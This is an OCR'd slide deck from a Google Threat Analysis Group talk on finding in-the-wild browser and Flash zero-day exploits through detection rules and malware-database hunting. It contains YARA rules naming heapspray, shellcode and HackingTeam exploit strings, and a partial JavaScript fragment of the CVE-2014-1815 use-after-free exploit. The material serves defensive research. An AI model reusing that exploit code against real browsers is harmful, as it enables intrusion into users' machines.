Exploits of a TAG analyst chasing in the wild

Clement Lecigne <clem1@google.com, @_clem1>

Threat Analysis Group

Whoami

Why this talk and what not to expect?

Security @ Google

What is TAG


Understand targeted threats. Build intelligence systems.

~30 people (US / Zurich)


Software Engineering, Reverse Engineering and Threat Intelligence

Large scale malware analysis, automation and intelligence databases

Few billion samples **indexed** the Google way



```
+------+------------+----------+------------------------------------------------------------------------+
| Rank | Similarity |   Label  | Function                                                               |
+------+------------+----------+------------------------------------------------------------------------+
|    1 |        100 | WANNACRY | 3e6de9e2baacf930949647c399818e7a2caea2626df6a468407854aaa515eed9#402560 |
|  ... |        ... |      ... |                                                                        |
|   12 |            | WANNACRY | cfe24b052ca24f4d88fdb9378a9025e9cd391bfe0694d3d321edd5aecb643322#402560 |
|  ... |        ... |      ... |                                                                        |
|   20 |         81 | SWIFT    | 766d7d591b9ec1204518723a1e5940fd6ac777f606ed64e731fd91b0b4c3d9fc#10004ba0 |
|  ... |        ... |      ... |                                                                        |
+------+------------+----------+------------------------------------------------------------------------+
```



Neel Mehta
@neelmehta

9c7c7149387a1c79679a87dd1ba755bc @
0x402560, 0x40F598
ac21c8ad899727137c4b94458d7aa8d8 @
0x10004ba0, 0x10012AA4
#WannaCryptAttribution

10:02 AM - 15 May 2017


Maintain threat picture on the world’s targeted attackers (including targeted disinfo)

YouTube

Google Safe Browsing

Work with Google Defenders and Products to protect Google and our users

40,000 warnings in 2019
149 countries



Government-backed attackers may be trying to steal your password

There's a chance this is a false alarm, but we believe we detected government-backed attackers trying to steal your password. This happens to less than 0.1% of all Gmail users. We can't reveal what tipped us off because the attackers will take note and change their tactics, but if they are successful at some point they could access your data or take other actions using your account. To further improve your security, based on your current settings we recommend:

Setup a Security Key or install Password Alert

https://blog.google/threat-analysis-group/identifying-vulnerabilities-and-protecting-you-phishing/

~~Credential phishing~~

~~Spear phishing~~


~~Drive by download~~

~~Man in the middle~~

~~Supply chain attacks~~

...

Exploits



FireEye discovered a new watering hole attack based on 0-day exploit


on February 20, 2014 | News

11:00 ET, 20 February 2014

Security researchers from FireEye have recently discovered a new IE 10 Zero-Day exploit being used in a watering hole attack.

https://www.fireeye.com/blog/threat-research/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html

Why?



INCIDENTS

New Flash Player 0-day (CVE-2014-0515) Used in Watering-hole Attacks

By Vyacheslav Zakorzhevsky on April 28, 2014. 12:35 am

In mid-April we detected two new SWF exploits. After some detailed analysis it was clear they didn't use any of the vulnerabilities that we already knew about. We sent the exploits off to Adobe and a few days later got confirmation that they did indeed use a 0-day vulnerability that was later labeled as CVE-2014-0515. The vulnerability is located in the Pixel Bender component, designed for video and image processing.

https://securelist.com/new-flash-player-0-day-cve-2014-0515-used-in-watering-hole-attacks/59399/

“Study *public* exploits and you’ll find 0-day”


Example #1 - 2014

```
rule HTML0day
{
 strings:
  $a01 = "S(0x00000000)"
  //$a02 = "function showexp"
  $a03 = "heapspray"
  $a04 = "var shellcode"
  $a05 = "S(0x12121202)"
  $a06 = "%u1414%u1414"
  $a07 = "%u9090%u9090"
  $a08 = "%u4141%u4141"
  $a09 = "\\u9090\\u9090"
  $a10 = "\\u4141\\u4141"
  $a11 = "exploit()"
  $a12 = "eval(helloWorld())"
  ...
  $a113i = "var ga = new Array(0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0);"
  $a113j = "return DataView.prototype.getUint8.call(dv, 0, true);"
  $a113k = "read32( export_table + 20 );"
  $z00 = "Gamers1023"
  $z02 = "MagicCookies|"
  ...
condition:
  new_file and (file_type contains "html" or any of ($js*)) and not file_type contains "DLL" and filesize < 200KB and positives < 20 and not tags contains "cve" and any
of ($a*) and not any of ($z*)
}
```

Learnt from previous exploits

Growing list of FPs to discard

Please meet CVE-2014-1815




Inbox [VTMIS][81370164e56f3488942acd6c664f9f7528b481859944e9f971801369ff4a1bb4] HTML0day

Inbox [VTMIS][8683ca36c07ca16003c19ec4fbaf015d3a54b46c252277653a952580cf99ac2d] HTML0day -

Inbox [VTMIS][b031d05bbf3b9cb32b44d0f615afb0ad9062d3b0d3


Inbox [VTMIS][5e0f56336f450029312b334fdd7b237ce8dff5f2ada


Inbox [VTMIS][5db025e8976dcd0dd2226b07babd87154eb1c78e1



Basic Properties


```
MD5      1bece9478a90fc3129a664ebfb0c9607
SHA-1    8fd613e8640c7b085eb35b77e2fe046d09483c35
SHA-256  81370164e56f3488942acd6c664f9f7528b481859944e9f971801369ff4a1bb4
SSDEEP   24:lifMupCPLvDYNqlM4r1alaYu3XQXltweCuhAgxXP+fT1uAvS/DYMCP0t3XcMF:leMu8Pg
```





Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	AntiVir	Undetected
Antiy-AVL	Undetected	Avast	Undetected
AVG	Undetected	Baidu-International	Undetected
BitDefender	Undetected	Bkav	Undetected
ByteHero	Undetected	CAT-QuickHeal	Undetected
ClamAV	Undetected	CMC	Undetected
Commtouch	Undetected	Comodo	Undetected

0day?



History

First Submission	2014-05-01 09:54:18
Last Submission	2014-05-05 00:10:05
Last Analysis	2014-05-05 00:10:05

Names

x.html

26191766


/var/www/clean-mx/virusesevidence/output.26191766.txt

ExifTool File Metadata

CacheControl	no-cache
FileType	HTML
MIMEType	text/html


CVE-2014-1815

1,922 bytes, 70 lines of code
Use-After-Free vulnerability
Need to trigger GC
Heapspray done from Flash
Similar to previous exploits



```
String.prototype.repeat = function (i) {
    return new Array(isNaN(i) ? 1 : ++i).join(this);
};
var tpx = unescape("%u1414%u1414").repeat(0x60 / 4 - 1);
var ll = new Array();
for (i = 0; i < 3333; i++) ll.push(document.createElement("img"));
for (i = 0; i < 3333; i++) ll[i].className = tpx;
for (i = 0; i < 3333; i++) ll[i].className = "";

CollectGarbage();

function b2() {
    try {
        xdd.replaceNode(document.createTextNode("xp"));
    } catch (exception) {}
    try {
        xdd.outerText = "";
    } catch (exception) {}
    CollectGarbage();

    for (i = 0; i < 3333; i++) ll[i].className = tpx;
}
```


Example #2 - 2015



Hacking Team spyware company hacked, embarrassing emails revealed

By Tom Warren | @tomwarren | Jul 6, 2015, 5:54am EDT

Via Graham Cluley | Source Hacking Team (Twitter)




BIZ & IT —

Hacking Team leak releases potent Flash 0day into the wild


Windows and Android phones may be affected by other leaked exploits.

DAN GOODIN - 7/7/2015, 7:50 PM

```
rule SwfExploit__HackingTeamStrings {
 meta:
  hash = "b738ce1efe164d35b04071239392c60c8751867255f79259db2ce4f970276bd6"
  desc = "Strings found in HackingTeam SWF exploits."
 strings:
  $ = "faile!"
  $ = "isWin"
  $ = "todo: unsupported x64 os in mac"
  $ = "todo: unsupported x86 os"
  $ = "bad MyClass2 allocation"
  $ = "ShellWin32"
  $ = "ShellWin64"
  $ = "ShellMac"
  ...
  $ = "CallVP"
  $ = "CallMP"
  $ = "mcOffs"
  $ = "in sandbox"
  $ = "can't find MZ from"
  $ = "can't find PE"
  $ = "MyClass2"
  $ = "MyClass1"
  $ = "CleanUp"
 condition:
  swf and 4 of them
}
```



- Vitaliy Toropov via iDefense Labs (CVE-2011-2416, CVE-2011-2136)



2 engines detected this file

2

/ 57

32585f11ccb0da9b4ce02d


nalle.swf

Community Score


2015-02-25T12:09:38

CAT-QuickHeal	SWF.Heur.(
Ad-Aware	Undetecte
AhnLab-V3	Undetecte

<dc:date>Oct 22, 2014</dc:da



CVE ID	CVE-2015-0349
CVSS SCORE	6.8, (AV:N/AC:M/Au:N/C:P/I:P/A:P)
AFFECTED VENDORS	Adobe
AFFECTED PRODUCTS	Flash Player
VULNERABILITY DETAILS	This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Adobe Flash Player. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the processing of AS3 ConvolutionFilter objects. By manipulating the matrix property of a ConvolutionFilter object, an attacker can force a dangling pointer to be reused after it has been freed. An attacker can leverage this vulnerability to execute code under the context of the current process.
ADDITIONAL DETAILS	Adobe has issued an update to correct this vulnerability. More details can be found at: https://helpx.adobe.com/security/products/flash-player/apsb15-06.html
DISCLOSURE TIMELINE	2015-03-18 - Vulnerability reported to vendor 2015-04-15 - Coordinated public release of advisory
CREDIT	Nicolas Joly



Adobe has issued a security patch for its Flash Player that fixes a critical vulnerability, tracked as CVE-2016-7855, used in targeted attacks.

Adobe has released a security update for its Flash Player that address a critical vulnerability, tracked as CVE-2016-7855, that has been exploiting in the wild by threat actors.

According to the security advisory issued by Adobe, the CVE-2016-7855 has been exploiting in targeted attacks. The vulnerability is a use-after-free issue that can be triggered by attackers for arbitrary code execution.


"Adobe has released security updates for Adobe Flash Player for Windows, Macintosh, Linux and Chrome OS. These updates address a critical vulnerability that could potentially allow an attacker to take control of the affected system." states the summary published by Adobe.

"Adobe is aware of a report that an exploit for CVE-2016-7855 exists in the wild, and is being used in limited, targeted attacks against users running Windows versions 7, 8.1 and 10."

The CVE-2016-7855 flaw affects Windows, Macintosh, Linux and Chrome OS, Flash Player 23.0.0.185 and earlier, and 11.2.202.637 and earlier for Linux.

The vulnerability was discovered by the researchers Neel Mehta and Billy Leonard from the Google Threat Analysis Group.

Maybe you need a 3rd example?



Kaspersky décèle une faille dans Silverlight... grâce à un piratage

Sécurité : *Les failles 0day sur Flash sont légion, mais on oublie trop souvent Silverlight, l'équivalent proposé par Microsoft. Kaspersky a pourtant décelé une vulnérabilité au sein de ce logiciel, une découverte rendue possible par le piratage de The Hacking Team en 2015.*

Source: https://www.zdnet.fr/actualites/kaspersky-decele-une-faille-dans-silverlight-grace-a-un-piratage-39831230.htm

Lessons learned?

Fast forward to 2019… what ~~not~~ changed?

